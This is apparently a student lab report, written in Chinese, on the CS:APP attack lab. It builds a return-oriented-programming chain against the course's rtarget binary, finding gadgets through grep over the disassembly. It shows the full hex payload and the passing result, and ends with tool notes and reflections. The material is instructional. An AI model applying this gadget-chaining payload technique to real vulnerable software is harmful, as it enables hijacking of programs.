
在gadget0的基础上，一条可行的指令路径如下（省略了指令完成之后的ret指令，且指令按照从前到后次序执行，对应在栈中即为从栈顶向上）：

1. movq %rsp, %rax，视为gadget1
2. movq %rax, %rdi，视为gadget2
3. pop %rax，将偏移量传递给%rax，视为gadget3
4. movl %eax, %edx，视为gaget4
5. movl %edx, %ecx，视为gaget5
6. movl %ecx, %esi，视为gaget6
7. lea (%rdi, %rsi, 1)，即gaget0
8. movq %rax, %rdi，视为gaget7
9. 在得到的%rdi所指向位置写入cookie的十六进制字符串
10. 执行touch3

故而攻击代码由以下部分构成：

1. 采用0x00填充getbuf的下拉栈
2. 在原返回地址上写入movq %rsp, %rax的地址，视为gadget1
3. gadget1的上方写入movq %rax, %rdi的地址，视为gadget2
4. gadget2上方写入pop %rax的地址，视为gadget3
5. gadget3上方写入偏移量
6. 偏移量上方写入movl %eax, %edx的地址，视为gaget4
7. gadget4上方写入movl %edx, %ecx的地址，视为gaget5
8. gadget5上方写入movl %ecx, %esi的地址，视为gaget6
9. gadget6上方写入lea (%rdi, %rsi, 1)的地址，即gaget0
10. gadget0上方写入movq %rax, %rdi的地址，视为gaget7
11. gadget7上方写入touch3函数的地址
12. touch3函数地址上方写入cookie的十六进制字符串

运行栈示意图



实验过程

B. Encodings of popq instructions

Operation	Register R							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
popq R	58	59	5a	5b	5c	5d	5e	5f

A. Encodings of movq instructions

movq S, D

Source S	Destination D							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
%rax	48 89 c0	48 89 c1	48 89 c2	48 89 c3	48 89 c4	48 89 c5	48 89 c6	48 89 c7
%rcx	48 89 c8	48 89 c9	48 89 ca	48 89 cb	48 89 cc	48 89 cd	48 89 ce	48 89 cf
%rdx	48 89 d0	48 89 d1	48 89 d2	48 89 d3	48 89 d4	48 89 d5	48 89 d6	48 89 d7
%rbx	48 89 d8	48 89 d9	48 89 da	48 89 db	48 89 dc	48 89 dd	48 89 de	48 89 df
%rsp	48 89 e0	48 89 e1	48 89 e2	48 89 e3	48 89 e4	48 89 e5	48 89 e6	48 89 e7
%rbp	48 89 e8	48 89 e9	48 89 ea	48 89 eb	48 89 ec	48 89 ed	48 89 ee	48 89 ef
%rsi	48 89 f0	48 89 f1	48 89 f2	48 89 f3	48 89 f4	48 89 f5	48 89 f6	48 89 f7
%rdi	48 89 f8	48 89 f9	48 89 fa	48 89 fb	48 89 fc	48 89 fd	48 89 fe	48 89 ff

C. Encodings of `movl` instructions

`movl` *S*, *D*

Source *S*	Destination *D*							
	%eax	%ecx	%edx	%ebx	%esp	%ebp	%esi	%edi
%eax	89 c0	89 c1	89 c2	89 c3	89 c4	89 c5	89 c6	89 c7
%ecx	89 c8	89 c9	89 ca	89 cb	89 cc	89 cd	89 ce	89 cf
%edx	89 d0	89 d1	89 d2	89 d3	89 d4	89 d5	89 d6	89 d7
%ebx	89 d8	89 d9	89 da	89 db	89 dc	89 dd	89 de	89 df
%esp	89 e0	89 e1	89 e2	89 e3	89 e4	89 e5	89 e6	89 e7
%ebp	89 e8	89 e9	89 ea	89 eb	89 ec	89 ed	89 ee	89 ef
%esi	89 f0	89 f1	89 f2	89 f3	89 f4	89 f5	89 f6	89 f7
%edi	89 f8	89 f9	89 fa	89 fb	89 fc	89 fd	89 fe	89 ff

首先我们根据上方表格与运行栈示意图得到如下所需指令：

```
movq %rsp, %rax 48 89 e0
movq %rax, %rdi 48 89 c7
popq %rax 58
movl %eax, %edx 89 c2
movl %edx, %ecx 89 d1
movl %ecx, %esi 89 ce
lea (%rdi,%rsi,1),%rax 48 8d 04 37
movq %rax, %rdi 48 89 c7
```

分别的查询结果如下，上方为shell指令，下方为对应gadget：

```
2020012363@hp:~$ grep "48 89 e0" rtarget.s
  401a44:       c7 07 48 89 e0 90       movl   $0x90e08948,(%rdi)
  401ae2:       b8 48 89 e0 c3          mov    $0xc3e08948,%eax
  401af6:       b8 48 89 e0 c7          mov    $0xc7e08948,%eax
  401b0f:       8d 87 48 89 e0 c2       lea    -0x3d1f76b8(%rdi),%eax
  40217a:       48 89 e0                mov    %rsp,%rax
  --------------------------------------------------------------------------
0000000000401a44 <setval_196>:
  401a44: c7 07 48 89 e0 90     movl   $0x90e08948,(%rdi)
  401a4a: c3                    retq
可见gadget1地址为0x401a46
```

```
  2020012363@hp:~$ grep "48 89 c7" rtarget.s
  401a11:       c7 07 48 89 c7 94       movl   $0x94c78948,(%rdi)
  401a18:       b8 48 89 c7 c3          mov    $0xc3c78948,%eax
  401a1e:       b8 48 89 c7 90          mov    $0x90c78948,%eax
  4021b4:       48 89 c7                mov    %rax,%rdi
  ----------------------------------------------------------------------------
0000000000401a18 <getval_449>:
  401a18: b8 48 89 c7 c3        mov    $0xc3c78948,%eax
  401a1d: c3                    retq
  可见gadget2地址为0x401a19
```

```
 2020012363@hp:~$ grep "58" rtarget.s
  400c58:       ff d0                   callq  *%rax
  400cf0:       ff 25 62 43 20 00       jmpq   *0x204362(%rip)        # 605058
<mmap@GLIBC_2.2.5>
  400fa5:       48 8d 3d ac 20 00 00    lea    0x20ac(%rip),%rdi        # 403058
<_IO_stdin_used+0x68>
  401058:       89 c7                   mov    %eax,%edi
  401249:       48 8b 0d 58 42 20 00    mov    0x204258(%rip),%rcx        # 6054a8
<optarg@@GLIBC_2.2.5>
  401583:       8b 44 24 1c             mov    0x1c(%rsp),%eax
  401587:       69 c0 11 36 00 00       imul   $0x3611,%eax,%eax
  40158d:       89 44 24 1c             mov    %eax,0x1c(%rsp)
  401858:       74 2a                   je     401884 <touch2+0x42>
  4019fc:       8d 87 58 90 c3 e0       lea    -0x1f3c6fa8(%rdi),%eax
 ----------------------------------------------------------------------------
00000000004019fc <addval_327>:
  4019fc: 8d 87 58 90 c3 e0     lea    -0x1f3c6fa8(%rdi),%eax
  401a02: c3                    retq
  可见gadget3的地址为0x4019fe
```

```
2020012363@hp:~$ grep "89 c2" rtarget.s
  4019d9:       89 c2                   mov    %eax,%edx
  401a3d:       8d 87 89 c2 a4 c9       lea    -0x365b3d77(%rdi),%eax
  401a4b:       c7 07 89 c2 91 90       movl   $0x9091c289,(%rdi)
  401a75:       8d 87 89 c2 90 90       lea    -0x6f6f3d77(%rdi),%eax
  401a7c:       c7 07 89 c2 20 c9       movl   $0xc920c289,(%rdi)
  401ab8:       c7 07 89 c2 00 c0       movl   $0xc000c289,(%rdi)
  401adb:       8d 87 89 c2 00 c9       lea    -0x36ff3d77(%rdi),%eax
  401afc:       b8 89 c2 00 c9          mov    $0xc900c289,%eax
  402180:       48 89 c2                mov    %rax,%rdx
   ----------------------------------------------------------------------------
0000000000401a4b <setval_308>:
  401a4b: c7 07 89 c2 91 90     movl   $0x9091c289,(%rdi)
```

```
  401a51: c3                    retq
  可见gadget4的地址为0x401a4d
```

```
2020012363@hp:~$ grep "89 d1" rtarget.s
  400e82:       49 89 d1                mov    %rdx,%r9
  4017d5:       89 d1                   mov    %edx,%ecx
  401a59:       8d 87 89 d1 20 d2       lea    -0x2ddf2e77(%rdi),%eax
  401a8a:       b8 89 d1 84 d2          mov    $0xd284d189,%eax
  401a96:       c7 07 c3 89 d1 92       movl   $0x92d189c3,(%rdi)
  401b02:       8d 87 89 d1 18 c0       lea    -0x3fe72e77(%rdi),%eax
  ----------------------------------------------------------------------------
0000000000401a96 <setval_255>:
  401a96: c7 07 c3 89 d1 92     movl   $0x92d189c3,(%rdi)
  401a9c: c3                    retq
  可见gadget5的地址为0x401a99
```

```
2020012363@hp:~$ grep "89 ce" rtarget.s
  401a52:       c7 07 89 ce 48 d2       movl   $0xd248ce89,(%rdi)
  401a60:       8d 87 89 ce 60 c9       lea    -0x369f3177(%rdi),%eax
  401aa4:       8d 87 89 ce 84 c0       lea    -0x3f7b3177(%rdi),%eax
  401ad4:       8d 87 46 6a 89 ce       lea    -0x317695ba(%rdi),%eax
  401b09:       b8 89 ce 28 c0          mov    $0xc028ce89,%eax
  4023de:       48 89 ce                mov    %rcx,%rsi
  4024ef:       4d 89 ce                mov    %r9,%r14
   ----------------------------------------------------------------------------
0000000000401ad4 <addval_180>:
  401ad4: 8d 87 46 6a 89 ce     lea    -0x317695ba(%rdi),%eax
  401ada: c3                    retq
  可见gadget6的地址为0x401ad8
```

```
2020012363@hp:~$ grep "lea (%rdi,%rsi,1),%rax" rtarget.s
2020012363@hp:~$ grep "(%rdi,%rsi,1),%rax" rtarget.s
  401a38:       48 8d 04 37             lea    (%rdi,%rsi,1),%rax
  ----------------------------------------------------------------------------
0000000000401a38 <add_xy>:
  401a38: 48 8d 04 37           lea    (%rdi,%rsi,1),%rax
  401a3c: c3                    retq
  可见gadget0的地址为0x401a38
```

```
2020012363@hp:~$ grep "48 89 c7" rtarget.s
  401a11:       c7 07 48 89 c7 94       movl   $0x94c78948,(%rdi)
  401a18:       b8 48 89 c7 c3          mov    $0xc3c78948,%eax
  401a1e:       b8 48 89 c7 90          mov    $0x90c78948,%eax
  4021b4:       48 89 c7                mov    %rax,%rdi
  --------------------------------------------------------------------------
0000000000401a18 <getval_449>:
  401a18: b8 48 89 c7 c3        mov    $0xc3c78948,%eax
  401a1d: c3                    retq
  可见gadget7的地址为0x401a19
```

参考上文，touch3的地址为：0000000000401959，而cookie的16进制字符串为：3263306465396334。

0x401a99

0x401a46 0x401a19 0x4019fe 0x401a4d 0x401a99 0x401ad8 0x401a38 0x401a19

综上，构造如下攻击代码5.txt:

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00

46 1a 40 00 00 00 00 00
19 1a 40 00 00 00 00 00
fe 19 40 00 00 00 00 00

48 00 00 00 00 00 00 00

4d 1a 40 00 00 00 00 00
99 1a 40 00 00 00 00 00
d8 1a 40 00 00 00 00 00
38 1a 40 00 00 00 00 00
19 1a 40 00 00 00 00 00

59 19 40 00 00 00 00 00

32 63 30 64 65 39 63 34
```

由如下部分组成：

1. 采用0x00填充getbuf的下拉栈
2. 在原返回地址上写入movq %rsp, %rax的地址
3. gadget1的上方写入movq %rax, %rdi的地址
4. gadget2上方写入pop %rax的地址
5. gadget3上方写入偏移量

6. 偏移量上方写入movl %eax, %edx的地址
7. gadget4上方写入movl %edx, %ecx的地址
8. gadget5上方写入movl %ecx, %esi的地址
9. gadget6上方写入lea (%rdi, %rsi, 1)的地址
10. gadget0上方写入movq %rax, %rdi的地址
11. gadget7上方写入touch3函数的地址
12. touch3函数地址上方写入cookie的十六进制字符串

进行检验：

```
cat 5.txt | ./hex2raw | ./ctarget -q
```


实验结果

```
2020012363@hp:~$ cat 5.txt|./hex2raw|./rtarget -q
Cookie: 0x2c0de9c4
Type string:Touch3!: You called touch3("2c0de9c4")
Valid solution for level 3 with target rtarget
PASS: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  2020012363:PASS:0xffffffff:rtarget:3:00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 46 1A 40 00 00 00 00 00 1
9 1A 40 00 00 00 00 00 FE 19 40 00 00 00 00 00 48 00 00 00 00 00 00 00 4D 1A 40 00 00 00 00 99 1
A 40 00 00 00 00 00 D8 1A 40 00 00 00 00 00 38 1A 40 00 00 00 00 00 19 1A 40 00 00 00 00 00 59 19 4
0 00 00 00 00 00 32 63 30 64 65 39 63 34
```

实验心得

关于缓冲区大小与参数的关系

如[实验原理部分的实例代码所示，虽然例子中，`buf`数组仅仅为`8`个字节，然而实际上缓存区开辟了`24`个字节。开辟的空间和声明的空间不一定是一致的，这个与编译器的优化、栈顶的对齐等相关。



然而，在实验PPT说明中，实验文档认为开辟的空间、缓冲区大小即为数组大小，这里有所不妥，该情况已向助教老师反馈。

解题过程

```
00000000004017e1 <getbuf>:
  4017e1:   48 83 ec 28           sub    $0x28,%rsp
  4017e5:   48 89 e7              mov    %rsp,%rdi
  4017e8:   e8 7e 02 00 00        callq  401a6b <Gets>
```

- 在第 2 行中将 rsp 减了0x28，申请了一块 0x28 个字节的空间，第 3 行将 rsp 赋给 rdi（空间的首地址），然后调用了 Gets 函数，rdi 就是 Gets 函数的参数。到这里我们可以确定 BUFFER_SIZE 的大小是 0x28 字节。换句话说，在 0x28 个字节的栈被 Gets 函数写满之后，多出来的字符会被写入 getbuf 函数的栈外。

实验工具

GCC&G++

gcc 最开始的时候是 GNU C Compiler, 如你所知，就是一个c编译器。但是后来因为这个项目里边集成了更多其他不同语言的编译器，GCC就代表 the GNU Compiler Collection，所以表示一堆编译器的合集。 g++则是GCC的c++编译器。

而我们在编译代码时调用的gcc，已经不是当初那个c语言编译器，更确切的说他是一个驱动程序，根据代码的后缀名来判断调用c编译器还是c++编译器 (g++)。比如代码后缀是*.c，他会调用c编译器还有linker去链接c的library。如果代码后缀是cpp, 他会调用g++编译器，当然library call也是c++版本的。

除开上述细节，其实可以简单将gcc视为c语言编译器，g++视为c++语言编译器。

```
gcc main.cpp -O2 -o cpp2c
选择编译器，目标文件，-O2优化等级，-o指定目标文件（否则默认为a.out）
最后一步的可执行文件，叫啥都无所谓，后缀名也可以自己随便写
```

```
./cpp2c < 09.in > cpp2c.output
这一串是在重定向，将09.in输入给可执行文件cpp2c，随后把输出传递到
cpp2c.output里面
注意./表示在同级文件夹下执行某某操作
```

在DSA lab1的调试过程中，首先将标准代码编译为了std.out，然后不断地向std.out输入0X.in文件，重定向到std.out里面。

之后调用diff函数比较

```
diff cpp2c.output std.out
```

更详细的g++操作：

g++参数介绍

总结一下 GCC 的一些参数用法，也给出了其他一些常用的参数：

```
-o filename 指定输出的文件名
-S 输出汇编代码
-c 编译到对象文件（object file，  .o/.obj）
-E 对代码进行预处理
-g 打开调试符号
为了调试方便，一般需要打开 -g 选项，否则调试的时候可能会遇到无法设置断点，或者在断点无法看到变量信息等问题
-Werror 把所有的 warning 当成 error
-O{,1,2,3,s,fast,g} 设置优化选项

> gcc time.cpp -S -O2 -g -Werror -o time.s
> gcc time.cpp -S -O2 -g -o time.s
> gcc time.cpp -E -O -o time.s
```

objdump

objdump - 维基百科，自由的百科全书


```
-s
--full-contents
显示指定section的完整内容。默认所有的非空section都会被显示。

-S
--source
尽可能反汇编出源代码，尤其当编译的时候指定了-g这种调试参数时，效果比较明显。
把反汇编的代码和调试信息里的代码信息合在一起显示，隐含了-d参数。
```

```
-d 反汇编可执行的段（如.text）
-D 反汇编所有的段，即使这个段存储的是数据，也当成指令来解析。

-t 显示函数的符号列表。

--adjust-vma OFFSET 把反汇编出来的地址都加上一个偏移，常用于嵌入式开发。

-M {intel,att} 用 Intel 或者 AT&T 风格显示 X86 汇编；默认情况下用的是AT&T风格。

如果用的是 MSVC，那么默认的 X86 汇编风格是 Intel 风格；如果用的是 objdump、 gdb、gcc等工具，
一般默认的汇编风格是AT&T。
```

objdump命令_Linux objdump 命令用法详解：显示二进制文件信息

gdb&lldb

```
g++ main.cpp -g -o debug
这里用-g生成调试文件
lldb debug
进入调试模式
b 31
在第31行加入断点
r
进入执行，并且在断点断掉
q
退出lldb
```

`macos`原生的LLDB调试工具理论上相比`gdb`更加优化。

问题解决

exec format error

我将服务器代码scp至本地后尝试完全在本地完成实验，然而在调用如下语句后，出现如下问题：

```
> ./hex2raw < phase1.txt > attack1;
zsh: exec format error: ./hex2raw
```

经过查找相关资料后，确定问题应该出在程序运行指令集不同。

我的设备使用的是苹果的M1芯片，采用的是ARM64指令集，而服务器采用的指令集是X86-64，从而导致了该程序运行失败。于是我回到服务器进行实验，解决了该问题。

基于MacOS进行实验

实际上，由于我的电脑采用了基于ARM指令集的M1芯片，导致无论是反汇编还是运行可执行文件，均与服务器有所差异，所以我的实验无法在本地完成，需要依靠于服务器。

然而，Moba X Term并没有MacOS版本，这导致了进一步的不太方便。于是我不得不通过vscode remote来在服务器完成实验。很遗憾，vscode插件配置不恰当，导致我无法在vscode上可视化查询反汇编代码。

我不得不将反汇编代码scp到本地查询：

```
> scp 2020012363@166.111.69.40:/home/2020012363/ctarget.d ./
2020012363@166.111.69.40's password:
ctarget.d                                     100%    0     0.0KB/s   00:00
```

随后才能得到实验所需的touch1的函数地址，缓冲区大小等等。

利用存档

在实验过程中，很长一段时间，无论多长的输入，我都无法成功触发缓冲区溢出，这让我非常费解。

仔细研究了两个小时，得到了结论：我的服务器上的可执行文件大小为0，被莫名其妙的清除过。（这个貌似和vscode插件有关，我室友也出现了类似问题）

其实从上方我对ctarget进行scp也可以看出这个问题，ctarget.d大小为0，这是因为可执行文件被清空了，故而反汇编文件也被清空了。

```
2020012363@hp:~$ du hex2raw
0       hex2raw
2020012363@hp:~$ du ctarget
72      ctarget
2020012363@hp:~$ du rtarget
76      rtarget
```

重新将之前拷贝在本地的可执行文件上传至服务器，继续实验。

字节序问题

https://zh.wikipedia.org/wiki/%E5%AD%97%E8%8A%82%E5%BA%8F

寻找gadget1

最初我企图直接在rtarget当中寻找我所需要的target，于是我尝试了众多grep指令：

```
2020012363@hp:~$ grep "48 89" rtarget.s
  400e86:       48 89 e2                mov    %rsp,%rdx
```

```
  400ecc:       48 89 e5                mov    %rsp,%rbp
-------------------------------------------------------------------------------
2020012363@hp:~$ grep "48 89 c7" rtarget.s
  401a11:       c7 07 48 89 c7 94       movl   $0x94c78948,(%rdi)
  401a18:       b8 48 89 c7 c3          mov    $0xc3c78948,%eax
  401a1e:       b8 48 89 c7 90          mov    $0x90c78948,%eax
  4021b4:       48 89 c7                mov    %rax,%rdi
2020012363@hp:~$ grep "48 89 cf" rtarget.s
2020012363@hp:~$ grep "48 89 d7" rtarget.s
2020012363@hp:~$ grep "48 89 df" rtarget.s
  40192b:       48 89 df                mov    %rbx,%rdi
  4021a5:       48 89 df                mov    %rbx,%rdi
2020012363@hp:~$ grep "48 89 e7" rtarget.s
  4010d1:       48 89 e7                mov    %rsp,%rdi
  401802:       48 89 e7                mov    %rsp,%rdi
  401c7e:       48 89 e7                mov    %rsp,%rdi
  402458:       48 89 e7                mov    %rsp,%rdi
2020012363@hp:~$ grep "48 89 f7" rtarget.s
  402621:       48 89 f7                mov    %rsi,%rdi
2020012363@hp:~$ grep "48 89 ff" rtarget.s
2020012363@hp:~$ grep "b8 48 89" rtarget.s
  401a18:       b8 48 89 c7 c3          mov    $0xc3c78948,%eax
  401a1e:       b8 48 89 c7 90          mov    $0x90c78948,%eax
  401ae2:       b8 48 89 e0 c3          mov    $0xc3e08948,%eax
  401af6:       b8 48 89 e0 c7          mov    $0xc7e08948,%eax
2020012363@hp:~$ grep "48 ** 48 89" rtarget.s
2020012363@hp:~$ grep "48 48 89" rtarget.s
2020012363@hp:~$ grep "b8 48 89" rtarget.s
  401a18:       b8 48 89 c7 c3          mov    $0xc3c78948,%eax
  401a1e:       b8 48 89 c7 90          mov    $0x90c78948,%eax
  401ae2:       b8 48 89 e0 c3          mov    $0xc3e08948,%eax
  401af6:       b8 48 89 e0 c7          mov    $0xc7e08948,%eax
```

然而当我快要遍历整个表格时，我意识到：几乎无法找到相邻的两个语句完全表达：

```
movq %rax %rdi
ret
```

然而，我只需要拼凑出如下字段即可：

```
48 89 c7 c3
```

然后精准的将程序计数器设置到48的地址，而程序即会在c3运行结束后ret掉，这样以来，我很快得到了需要的代码地址，将401a18向后偏移一位，也即401a19。

```
2020012363@hp:~$ grep "48 89 c7 c3" rtarget.s
  401a18:       b8 48 89 c7 c3          mov    $0xc3c78948,%eax
```

寻找gadget2

在第二个gadget的搜寻当中，我同样遇到了一些问题：

```
020012363@hp:~$ grep "58 c3" rtarget.s
2020012363@hp:~$ grep "59 c3" rtarget.s
2020012363@hp:~$ grep "5a c3" rtarget.s
2020012363@hp:~$ grep "5b c3" rtarget.s
2020012363@hp:~$ grep "5c c3" rtarget.s
2020012363@hp:~$ grep "5d c3" rtarget.s
2020012363@hp:~$ grep "58" rtarget.s
  400c58:       ff d0                   callq  *%rax
  400cf0:       ff 25 62 43 20 00       jmpq   *0x204362(%rip)        # 605058
<mmap@GLIBC_2.2.5>
  400fa5:       48 8d 3d ac 20 00 00    lea    0x20ac(%rip),%rdi        # 403058
<_IO_stdin_used+0x68>
  401058:       89 c7                   mov    %eax,%edi
  401249:       48 8b 0d 58 42 20 00    mov    0x204258(%rip),%rcx        # 6054a8
----------------------------------------------------------------------------------
-
<trans_char+0x78>
  402d58:       41 c6 44 24 02 00       movb   $0x0,0x2(%r12)
```

如上所示，当我尝试搜索连续的“58 c3”字符串时，没能成功，而我遍历了其余可能的popq指令，均未能找到相应的16进制指令。无奈之下，我遍历了“58”字符串的搜索结果，最后发现：

```
00000000004019fc <addval_327>:
  4019fc: 8d 87 58 90 c3 e0     lea    -0x1f3c6fa8(%rdi),%eax
  401a02: c3                    retq
```

我这才意识到字符串“58”与“c3”可能并不连续，他们可能在不同的行，甚至中间夹杂着“90”,nop操作符。所以直接跳转至0x4019fe即可。

实验总结

完成此次实验之前的一个暑假偶然间与我在武汉大学网络安全学院的高中同学交流过一些网络安全问题。实际上，信息网络已然渗透至社会的各个层面，各类重要信息系统已经成为国家的关键基础设施。

与此同时，网络空间安全问题日益突出，受到了全社会的关注，也对网络空间安全人才提出了广泛而迫切的需求。网络空间安全人才的培养已成为当前教育界、学术界和产业界的一大热点。

本次实验我动手完成了缓冲攻击的两种形式，这加强了我在实际编程中的安全意识。与此同时，我在实验过程多次遇到本地实验与服务器实验差异甚大的问题，而这一切源自于ARM架构的指令集与X86架构指令集的区别，这也使我认识到了芯片、指令集系统等信息科学基础的重要意义。

在2021年中国半导体行业峰会上，工信部杨旭东副司长谈到：芯片爬坡过坎的过程中不要老想着换道超车。去年，中国电子学会发表规篇文章，系统介绍了目前我国集成电路产业技术情况。大多数我们能在媒体上看到的喜报和突破都集中在实验室。而生产应用领域我国实际上全面落后，预计要到2031年到2033年国产光科机才能带着整个产业链开始推广。而国内芯片、半导体等技术发展不足，这也让我看到了我国IT产业相对发达国家的劣势，更加激励我在信息科学领域刻苦钻研。

而在服务器上完成实验，使我更加熟悉了更多的shell指令，包括vim、管道、重定向等等，而这些知识将在以后的学习过程中给予我更多帮助。

本次实验也提升了我对汇编代码的解读和理解能力，尤其是涉及到程序计数器，跳转，返回等部分的内容使我对课堂内容有了更深入的理解，能够更好的分析程序运行过程中栈的调用情况。